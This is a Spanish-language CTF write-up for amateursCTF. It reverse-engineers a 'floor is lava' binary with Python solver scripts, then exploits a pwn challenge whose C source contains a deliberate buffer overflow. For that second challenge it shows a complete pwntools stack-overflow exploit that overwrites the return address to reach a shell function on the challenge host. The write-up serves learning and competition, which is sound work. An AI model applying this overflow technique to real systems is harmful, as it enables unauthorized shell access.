
Aca se puede ver que se imprimen los mensajes de exito, y el segundo argumento para el formateo del string (el %s) viene en `rsi`, el cual proviene de `unk_4020`.

Este valor `unk_4020` es modificado en lo que parece un `for`, ya que en `loc_145C` se evalua si el valor en `[rbp+var_14]` (antes puesto a 0) llego a 20. Si todavia no llego a 20, se salta al modulo `loc_1429` donde se hace cierta logica. Una vez que pasen las 21 iteraciones (i=0 a i=20), el codigo cae por default al codigo donde se imprime el flag.

En la logica de `loc_1429` se esta haciendo una especie de descifrado sobre unk_4020, ya que se va haciendo un xor de un numero aleatorio con los valores de unk_4020.

Ese numero aleatorio no es tan aleatorio, se configura mediante un seed y un llamado a srand anteriormente en el codigo, semilla la cual se genera mediante dos valores de variables: `[rbp+var_10]` y `[rbp+var10]+4` . Asi que toca analizar el flujo entero del codigo Assembler para ver si estas fueron modificadas despues de su inicializacion y poder generar la seed, y luego hacer el descifrado de lo que exista en unk_4020 para ver si obtengo la flag.


Vamos a hacer un debug del codigo completo:



El codigo setea ciertas variables al inicio, que luego van a ser llamadas en el flujo, la mayoria son contadores y tambien se inicializa la variable de la construccion de la semilla.

Se inicializa `var_20` a 0 y se puede ver que se compara para ver si llego a `1Bh` (27), se realiza el salto a `loc_1210` se imprime “> “ y el codigo sigue a una especie de “juego” donde se espera que se ingrese w, a, s o d. El problema es que luego de todo eso, se vuelve a este mismo bucle, asi que basicamente el juego es una distraccion donde se juega por 28 turnos y lo unico que se termina haciendo es setear `var_1C` a 0.


Luego se salta a `loc_13C0`



Se compara si `var_1C` es mayor a 7, al comienzo sera cero por lo que salta a `loc_136F` un bucle donde no entendi para que hace el seed y luego analiza los bytes de `unk_4010`. Se lo di a ChatGPT y me explico que puede ser para verificar que el binario no este parcheado, revisando que el byte random generado a partir de la seed coincida con el que esta almacenado en el codigo.

El camino del “fracaso” donde se imprime el mensaje “you fell to the lava”, es la flecha roja que sale de `loc_136F`, el que sigue en caso de que el binario haya sido modificado.

En `loc_13BC` se incrementa el contador, asi que si no se modifico el binario se hace un chequeo por 8 veces hasta que se avanza y se setean `var_10` y `var_18` a cero, saltando a `loc_1401` donde se hace un loop hasta que `var_18` sea `1Bh` (27). Mientras tanto se saltara a `loc_13D7`



En esta captura se ve el modulo `loc_13D7` y el modulo de su derecha es donde se caera cuando `var_18` sea mayor a 27. Donde se seteara la seed de la que hable al principio.

En `loc_13D7` se toma el valor de `var_10` se multiplica por 4, se carga un byte de `unk_4060`, se calcula un `or` y se almacena el valor en `var_10`. Entiendo que se construye un valor en `var_10`

de forma ofuscada y compleja (que luego se utiliza para la seed) mediante los valores en `unk_4060` leyendolo byte por byte.

Luego de esa construccion se pasa a la construccion de la seed a partir del valor de `var_10`, es una palabra de 64 bits. Toma los primeros 4 bytes con edx y luego los siguiente 4 bytes con eax, luego hace un XOR entre ellas.

Y por ultimo `loc_145C` donde se usa el contador de `var_14` para ir descifrando byte a byte la flag con `unk_4020`.


Asi que lo voy a hacer a continuacion es imprimir esos datos, `unk_4020` y `unk_4060` (podria usar `unk_4010` para verificar que mi logica es correcta con la autocomprobacion de la seed) y armar un script que simule la actividad del binario para poder descifrar la flag.


Por la cantidad de veces que se loopea sobre cada una de las variables puedo saber la longitud de datos que necesito:

- `unk_4010` : 8 bytes.
- `unk_4020` : 21 bytes.
- `unk_4060` : 28 bytes.

```
0000000000003FF0  D0 40 00 00 00 00 00 00  B8 40 00 00 00 00 00 00  .........@......
0000000000004000  00 00 00 00 00 00 00 00  08 40 00 00 00 00 00 00  .........@......
0000000000004010  88 C9 92 08 F9 91 D6 C8  00 00 00 00 00 00 00 00  .D-.............
0000000000004020  AE 82 05 20 95 5B 1A BE  4E 70 5F 60 F9 74 51 EE  ...-.[..Np_`.tQ.
0000000000004030  69 56 BC 6A C1 00 00 00  60 40 00 00 00 00 00 00  iV.j....`@......
0000000000004040  ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0000000000004050  ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0000000000004060  ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0000000000004070  ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0000000000004080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000000000004090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000000000040A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000000000040B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000000000040C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000000000040D0  00 00 00 00 00 00 00 00                           ................
```

Cuando estaba haciendo el script, **entendi que la autocomprobacion no fucionaba**, los valores de `0x4010` no corresponden a lo que devuelve `glibc con su funcion rand`. Entonces preste atencion a la parte del "juego" donde se espera que el usuario ingrese "W", "S", "A" o "D".





```
loc_12EB:
movzx   eax, cs:byte_4050
and     eax, 7
mov     cs:byte_4050, al
movzx   eax, cs:byte_4051
and     eax, 7
mov     cs:byte_4051, al
movzx   eax, cs:byte_4051
movzx   eax, al
cdqe
lea     rdx, unk_4010
movzx   eax, byte ptr [rax+rdx]
mov     esi, eax
movzx   eax, cs:byte_4050
movzx   eax, al
mov     edx, 1
mov     ecx, eax
shl     edx, cl
mov     eax, edx
xor     esi, eax
mov     edx, esi
movzx   eax, cs:byte_4051
movzx   eax, al
mov     ecx, edx
cdqe
lea     rdx, unk_4010
mov     [rax+rdx], cl
add     [rbp+var_20], 1
jmp     short loc_135C
```

Aca se puede observar (disculpen las flechas queria que se entienda la captura) que dependiendo la secuencia ingresada el jugador se va moviendo y a su vez esta modificando los valores de `unk_4010` (la validacion inicial o autoaprobacion que pensaba que era un anticheat). Cada tecla “mueve” bajando o subiendo la coordenada X o Y, y luego ejecuta `loc_12EB` para hacer el flip de ese bit. Asi se va armando el valor esperado en la comprobacion de `unk_4010`.

Entonces lo que me queda es armar un script de python que use la misma libreria `glibc` para el `rand` y de esta forma entender cual es el buffer objetivo que se usa en la primera “autocomprobacion”, una vez que esto sea correcto puedo encontrar los bits que hay que voltear para que coincida el buffer en memoria con el objetivo.

▼ Codigo que mostro el buffer objetivo y los bits a cambiar (**encontrar_camino.py**):

```
import ctypes
import ctypes.util
import sys

# libreria glibc
libc = ctypes.CDLL(ctypes.util.find_library("c"))
libc.srand.argtypes = [ctypes.c_uint]
libc.srand.restype = None
libc.rand.argtypes = []
libc.rand.restype = ctypes.c_int

# Datos iniciales del unc_4010
start_buffer = bytearray(b'\x8B\xC9\x92\x08\xF9\x91\xD6\xC8')

print("calculando el buffer 'objetivo' de rand()...")

target_buffer = bytearray(8)

# itera de 0 a 7 (8 veces).
for i in range(8):
    # assembler (imul eax, 1337h / sub eax, 21524111h).
    # '& 0xFFFFFFFF' desbordamiento de 32 bits de los registros (eax).
    seed = ((i * 0x1337) - 0x21524111) & 0xFFFFFFFF

    libc.srand(seed)
    # tomar el menos significativo (como hacía 'movzx edx, al').
    rand_byte = libc.rand() & 0xFF
```

```
    # guardar byte objetivo
    target_buffer[i] = rand_byte

print(f"    ... Buffer Inicial: {start_buffer.hex()}")
print(f"    ... Buffer Objetivo: {target_buffer.hex()}")

# calcular el mapa a flipear
print("\ncalculando mapa")

# "calculadora de diferencias de bits" con XOR (^).
# si es diferente se cambia
flip_map = bytearray(8)
for i in range(8):
    flip_map[i] = start_buffer[i] ^ target_buffer[i]

print(f"    ... Mapa de Flips (HEX): {flip_map.hex()}")

# imprimir el puzzle en formato (Y, X)
print("\n[+] ¡PUZZLE A RESOLVER!")
print("    Debes encontrar una secuencia de 28 movimientos ('w','a','s','d')")
print("    que voltee (visite) exactamente los siguientes bits (Y, X):")

total_flips = 0
#por cada byte en Y
for y_coord in range(8):
    byte_val = flip_map[y_coord]
    if byte_val == 0:
        continue # si el byte es 0, no hay bits que flipear

    # iteramos por CADA BIT de ese byte (coordenada X).
    for x_coord in range(8):
        # (byte_val >> x_coord) desplaza el bit X a la posición 0.
        # '& 1' comprueba si ese bit es 1.
        if (byte_val >> x_coord) & 1:
            # si es 1, significa que (Y, X) es una coordenada
            # que necesita ser volteada.
            print(f"    * Voltear bit en (Y={y_coord}, X={x_coord})")
            total_flips += 1

print(f"\n    Total de bits a voltear: {total_flips}")
print("==============================================================
====")
```

```
..[$] <()> python3 encontrar_camino.py
calculando el buffer 'objetivo' de rand()...
    ... Buffer Inicial: 8bc99208f991d6c8
    ... Buffer Objetivo: e1e7a2d1b6e1cac4

calculando mapa
    ... Mapa de Flips (HEX): 6a2e30d94f701c0c

[+] ¡PUZZLE A RESOLVER!
    Debes encontrar una secuencia de 28 movimientos ('w','a','s','d')
    que voltee (visite) exactamente los siguientes bits (Y, X):
    * Voltear bit en (Y=0, X=1)
    * Voltear bit en (Y=0, X=3)
    * Voltear bit en (Y=0, X=5)
    * Voltear bit en (Y=0, X=6)
    * Voltear bit en (Y=1, X=1)
    * Voltear bit en (Y=1, X=2)
    * Voltear bit en (Y=1, X=3)
    * Voltear bit en (Y=1, X=5)
    * Voltear bit en (Y=2, X=4)
    * Voltear bit en (Y=2, X=5)
    * Voltear bit en (Y=3, X=0)
    * Voltear bit en (Y=3, X=3)
    * Voltear bit en (Y=3, X=4)
    * Voltear bit en (Y=3, X=6)
    * Voltear bit en (Y=3, X=7)
    * Voltear bit en (Y=4, X=0)
    * Voltear bit en (Y=4, X=1)
    * Voltear bit en (Y=4, X=2)
    * Voltear bit en (Y=4, X=3)
    * Voltear bit en (Y=4, X=6)
    * Voltear bit en (Y=5, X=4)
    * Voltear bit en (Y=5, X=5)
    * Voltear bit en (Y=5, X=6)
    * Voltear bit en (Y=6, X=2)
    * Voltear bit en (Y=6, X=3)
    * Voltear bit en (Y=6, X=4)
    * Voltear bit en (Y=7, X=2)
    * Voltear bit en (Y=7, X=3)

    Total de bits a voltear: 28
================================================================
```

Ahora la idea es usar un set de esas coordenadas y armar un script que busque el camino de 28 turnos que pase una sola vez por esas coordenadas y devuelva ese camino. A partir de ese camino se genera una seed, probar esa seed para descifrar lo que exista en `unk_4020` y si es legible seguramente se la flag. Para encontrar el camino se van probando diferentes opciones de “movimiento”, si el punto a visitar esta en el set de coordenadas y no fue visitado entonces es un movimiento valido, si se hacen 28 movimientos validos es muy posible que se encontro la seed correcta, ya que se flipearon todos los bits necesarios.

▼ Codigo que resuelve los cambios de bits y da el flag (**floor_is_lava.py**):

```
import ctypes
import ctypes.util
import sys

libc = ctypes.CDLL(ctypes.util.find_library("c"))
libc.srand.argtypes = [ctypes.c_uint]
libc.srand.restype = None
libc.rand.argtypes = []
libc.rand.restype = ctypes.c_int

# lleno con los flips segun las coordenadas del script anterior
TARGET_FLIPS = {
    (0, 1), (0, 3), (0, 5), (0, 6),
    (1, 1), (1, 2), (1, 3), (1, 5),
    (2, 4), (2, 5),
    (3, 0), (3, 3), (3, 4), (3, 6), (3, 7),
    (4, 0), (4, 1), (4, 2), (4, 3), (4, 6),
    (5, 4), (5, 5), (5, 6),
```

```
    (6, 2), (6, 3), (6, 4),
    (7, 2), (7, 3)
}

#los 21 bytes cifrados de 'unk_4020'
FLAG_CIFRADA = bytearray(b'\xD6\xB2\x05\x20\x95\x5B\x1A\xBE\x4E\x70\x5F\x60\xF9\x74\x
51\xEE\x69\x56\x8C\x6A\xC1')

# segun el codigo assembler cada letra escribe 0 1 2 3
MOVE_VALUES = {'w': 0, 'a': 1, 's': 2, 'd': 3}

# ----------------------------------------------------------------
# 4. Funciones de Replicación (Las Fases del Binario)
# ----------------------------------------------------------------

def calculate_seed(moves_list):
    """ Aca se calcula el final_seed."""

    # replicamos 'mov [rbp+var_10], 0'
    var_10 = 0

    # se replica (cmp [rbp+var_18], 1Bh)
    # que se ejecuta 28 veces, una por cada movimiento.
    for move_char in moves_list:
        move_value = MOVE_VALUES[move_char]

        # --- loc_13D7 ---
        val = var_10
        # 'lea rcx, ds:0[rax*4]'
        rcx = (val * 4) & 0xFFFFFFFFFFFFFFFF
        # 'movzx eax, byte ptr [rax+rdx]' (donde el byte es el 'move_value')
        byte = move_value

        # 'or rax, rcx'
        nuevo_val = byte | rcx
        # 'mov [rbp+var_10], rax'
        var_10 = nuevo_val & 0xFFFFFFFFFFFFFFFF

    # calcular de semilla final
    # 'mov edx, [rax]' (32 bits de abajo)
    lower_32 = var_10 & 0xFFFFFFFF
    # 'mov eax, [rax+4]' (32 bits de arriba)
    upper_32 = (var_10 >> 32) & 0xFFFFFFFF

    # 'xor eax, edx'
    final_seed = upper_32 ^ lower_32
    return final_seed

def decrypt_flag(final_seed, encrypted_data):
    """ Descriframos la bandera """

    libc.srand(final_seed)
    decrypted = bytearray(encrypted_data)

    # cmp eax, 14h
```

```
    # que se ejecuta 21 veces (0 a 20).
    for k in range(21):
        # 'call _rand' y 'movzx ecx, al'
        rand_byte = libc.rand() & 0xFF

        # 'xor eax, edx' y 'mov [rax+rdx], cl'
        decrypted[k] = encrypted_data[k] ^ rand_byte

    return decrypted

solution = None

def solve(current_path, current_X, current_Y, visited_coords):
    """
    Función recursiva que busca un camino de 28 pasos.
    current_path: Lista de movimientos (ej. ['w', 'w', 'a'])
    current_X, current_Y: Coordenadas actuales
    visited_coords: Un 'set' de (Y,X) que ya hemos volteado.
    """
    global solution
    if solution: # si ya encontramos la bandera, paramos toda la búsqueda.
        return

    # si el camino tiene 28 movimientos, hemos completado la Fase 1.
    if len(current_path) == 28:
        # cuando se hagan los 28 pasos, se prueba la semilla
        final_seed = calculate_seed(current_path)
        flag = decrypt_flag(final_seed, FLAG_CIFRADA)

        try:
            flag_str = flag.decode('utf-8')
                    # si la bandera se puede imprimir es porque encontre la semilla
            if flag_str.isprintable():
                print(f"[+] ¡ÉXITO! Semilla: {hex(final_seed)}")
                print(f"    Camino: {''.join(current_path)}")
                solution = (flag_str, ''.join(current_path))
        except UnicodeDecodeError:
            pass # no se puede imprimir, no es la correcta

        return

    moves_to_try = [
        ('w', current_X, current_Y - 1), # (char, new_X, new_Y)
        ('a', current_X - 1, current_Y),
        ('s', current_X, current_Y + 1),
        ('d', current_X + 1, current_Y)
    ]

    for move_char, next_X, next_Y in moves_to_try:

        # replico la lógica 'and eax, 7' de 'loc_12EB'
        # que envuelve las coordenadas en una cuadrícula de 8×8.
        flip_Y = next_Y & 7
        flip_X = next_X & 7
        coord_to_check = (flip_Y, flip_X)
```

```
        # la coordenada esta en nuestro mapa?
        # ya la visitamos? (para no volvearla dos veces)
        if (coord_to_check in TARGET_FLIPS) and (coord_to_check not in visited_coords):
                # movimiento valido, marco visitado
            visited_coords.add(coord_to_check)

            # se continua desde el nuevo punto
            solve(current_path + [move_char], next_X, next_Y, visited_coords)

            # limpieza de 'visitados' para que otra ruta pueda intentarlo.
            visited_coords.remove(coord_to_check)

print(" iniciando solver...")
print(f"    Buscando un camino de 28 pasos que visite {len(TARGET_FLIPS)} bits.")

# coordenadas iniciales X,Y son 0,0.
START_X = 0
START_Y = 0

solve([], START_X, START_Y, set()) # camino vacio

print("\n" + "="*50)
if solution:
    flag, path = solution
    print(f"\n  Bandera: amateursCTF{{{flag}}}")
else:
    print("  El solver falló.")
    print("  Verificar las coordenadas (Y,X) o las coords iniciales (X,Y).")
```

```
..[$] <()> python3 floor_is_lava.py
 iniciando solver...
    Buscando un camino de 28 pasos que visite 28 bits.
[+] ¡ÉXITO! Semilla: 0xc300c830
    Camino: dsddwwawddwddwwddsdddwdwdwwd

==================================================

  Bandera: amateursCTF{l4va_r3v_05f0d4ff51fb}
```

Pasando en limpio, el codigo comenzaba con una iteracion de `28 turnos`, donde se esperaba que el usuario ingrese W, A, S o D para una especie de juego. Una vez hecho esto, se pasaba a una verificacion de si mismo mediante la funcion `rand` y los valores de `0x4010` (este valor era modificado con el juego). Despues de esto se construia otra semilla a partir de los valores ubicados en `0x4060`, de 64 bits. A partir de esa semilla, se partia al medio, se hacia un XOR entre las partes y se formaba la semilla final. La cual era usada en la funcion `srand` y luego usando el byte menos significativo de un numero aleatorio (a partir de esa semilla) se iba descifrando la flag, ubicada en `0x4020`.

rev/floor-is-lava — 236 solves / 50 points

cinabun

dont touch the floor

floor-is-lava.tar.gz

Solved at 17/11/2025, 02:37:09

Solves:

Challenge	Points	Solved At
rev/floor-is-lava	50 pts	17/11/2025, 02:37:09

Este desafio me llevo mucho tiempo, primero pense estar perdido pero por equivocacion ejecutando un script que haga toda la logica con los datos que tenia (menos el juego) encontre que el valor de `unc_4010` era distinto del que se obtenia al que se esperaba. Cuando vi que fallaba con la libreria en Windows y Linux, me di cuenta que el `unc_4010` se modificaba con el juego. Y con unas horas mas pude entender como resolver el tema de hacer el flip de bits a partir de los movimientos del juego.

▼ Easy Bof — pwn

pwn/Easy Bof — 148 solves / 50 points

unvariant

Pwners sanity check.

easy-bof.tar.gz

nc amt.rs 30382

Flag | Submit

Se nos da un .tar.gz donde hay un Dockerfile, un binario (chal), un codigo en C (chal.c) y un archivo “flag” con: `amateursCTF{running_out_of_fake_flag_ideas}`

Si bien la descripcion dice “Pwners sanity check”, estoy rezando no perder la sanity con este desafio.

▼ Dockerfile

```
from pwn.red/jail

copy --from=ubuntu:25.10 / /srv
copy chal /srv/app/run
copy flag /srv/app/flag

env JAIL_TIME=0
```

▼ chal.c

```
#include <stdio.h>
#include <stdlib.h>

void win() { system("sh"); }
```

```
int main() {
  char buf[0x100];
  size_t size;

  setbuf(stdout, NULL);

  printf("how much would you like to write? ");
  scanf("%ld", &size);
  getchar();
  fgets(buf, size, stdin);
}
```

Si uno se conecta a la url que pasan, se muestra el input del codigo de c `"how much would you like to write?"`

Esta claro que hay que hacer un buffer overflow, directamente nos estan pidiendo cuanto queremos escribir y ese dato se lo pasa al fgets, que deberia ser segura pero si se le pasara un tamaño de buffer real y no algo que un atacante ingresa.

Tambien se ve en el codigo que existe una funcion `void win() { system("sh"); }`

Lo que de ser vulnerable me daria acceso a un shell, con el que puedo investigar ese ambiente `jail` que muestra el `Dockerfile`.

Probemos conseguir acceso a esa shell

Verifico con `checksec` si tiene alguna proteccion

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIF
Y Fortified  Fortifiable   FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   32 Symbols
No        0           2           chal
```

Al no haber Stack Canary ni PIE, se sabe que el binario se carga con las misma direccion de memoria base y se va a poder modificar las direcciones de retorno sin problema.

Voy a tener que obtener la direccion de la funcion `win()` y el offset necesario para hacer el overflow y pisar la direccion de retorno de `main` con la direccion de `win()`.

1. Con `objdump -d chal` desensamblo facilmente por consola el binario

```
0000000000401176 <win>:
  401176: 55                push   %rbp
  401177: 48 89 e5          mov    %rsp,%rbp
  40117a: 48 8d 05 87 0e 00 00   lea    0xe87(%rip),%rax        # 402008 <_IO_stdin_used+0x8>
  401181: 48 89 c7          mov    %rax,%rdi
  401184: e8 b7 fe ff ff    call   401040 <system@plt>
  401189: 90                nop
  40118a: 5d                pop    %rbp
  40118b: c3                ret
```

   Direccion de win(): 0x401176

2. Usando un patron ciclico y pwntools puedo ejecutar el binario en mi local y ver el offset necesario para pisar la direccion de retorno

```
#!/usr/bin/env python3
from pwn import *

# generar 300 bytes de patron unico, porque el buffer es 0x100 (256)
```

```
payload = cyclic(300)

# imprime la cadena
print(payload.decode())
```

Con el patron que se nos dio, ejecuto mediante `gdb` el binario para ver en donde esta el desborde:

```
..[$] <()> gdb ./chal
GNU gdb (GDB) 16.3
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-pc-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./chal...

This GDB supports auto-downloading debuginfo from the following URLs:
  <https://debuginfod.archlinux.org>
Enable debuginfod for this session? (y or [n]) y
Debuginfod has been enabled.
To make this setting permanent, add 'set debuginfod enabled on' to .gdbinit.
(No debugging symbols found in ./chal)
(gdb) run
Starting program: /home/matiasc/Documentos/Ciberseguridad/easy-bof/chal
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/libthread_db.so.1".
how much would you like to write? 300
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaab
baabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaabzaacbaac
caacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoaacpaacqaacraacsaactaacuaacvaacwaacxaacyaac

Program received signal SIGSEGV, Segmentation fault.
0x0000000000401209 in main ()
(gdb) info registers rip
rip            0x401209            0x401209 <main+125>
(gdb) info registers rbp
rbp            0x636161706361616f  0x636161706361616f
(gdb)
```

Como el `RIP` sigue apuntando a una direccion de memoria valida y no contiene el patron, quiere decir que el crash fue antes de que la funcion `main` llegara la instruccion `ret`. Por eso consulto por el `RBP` (puntero base).

El valor `0x636161706361616f` es parte del patron (`oaacpaac` en ASCII). Y sabemos que el `RIP` esta guardado exactamente 8 bytes despuesd el `RBP` guardado en el stack.

Encontrar el offset entonces de `RBP`:

```
#!/usr/bin/env python3
from pwn import *

# El valor que se vio en RBP
rbp_value = 0x636161706361616f

# Encontramos el offset
offset_rbp = cyclic_find(rbp_value)

print(f"Offset hasta RBP: {offset_rbp}")
```

Lo que me dio `Offset hasta RBP: 256`

Confirmamos entonces que el `RBP` comienza justo luego del buffer `buf` y que entonces el `RIP` comienza en $256 + 8 = 264$

Asi que solo queda armar el Payload, generar el overflow y ver si se puede acceder a la consola.

```
#!/usr/bin/env python3
from pwn import *

HOST = "amt.rs"
PORT = 30382
OFFSET = 264            # 256 (buf) + 8 (RBP)
WIN_ADDR = 0x401176     # direccion de la función win()
RET_GADGET = 0x40101a   # direccion de un "ret;"

# llenamos de A para el offset
# alineamos el stack con una direccion 'ret'
# y la dirección de win().
payload = (b'A' * OFFSET) + p64(RET_GADGET) + p64(WIN_ADDR)

# calculamos el tamaño para la primer entrada del input
size_to_send = len(payload)

context.arch = 'amd64'
print(f"[*] Conectando a {HOST}:{PORT}...")
r = remote(HOST, PORT)

# enviamos tamaño y esperamos pregunta para mandar el payload
r.recvuntil(b'write? ')
r.sendline(str(size_to_send).encode())
print(f"[*] Enviando tamaño: {size_to_send}")
print(f"[*] Enviando payload: {payload}")
r.sendline(payload)

# si dios quiere tenemos acceso a la shell
print("[+] ¡Exploit enviado! Pasando a modo interactivo...")
r.interactive()
```

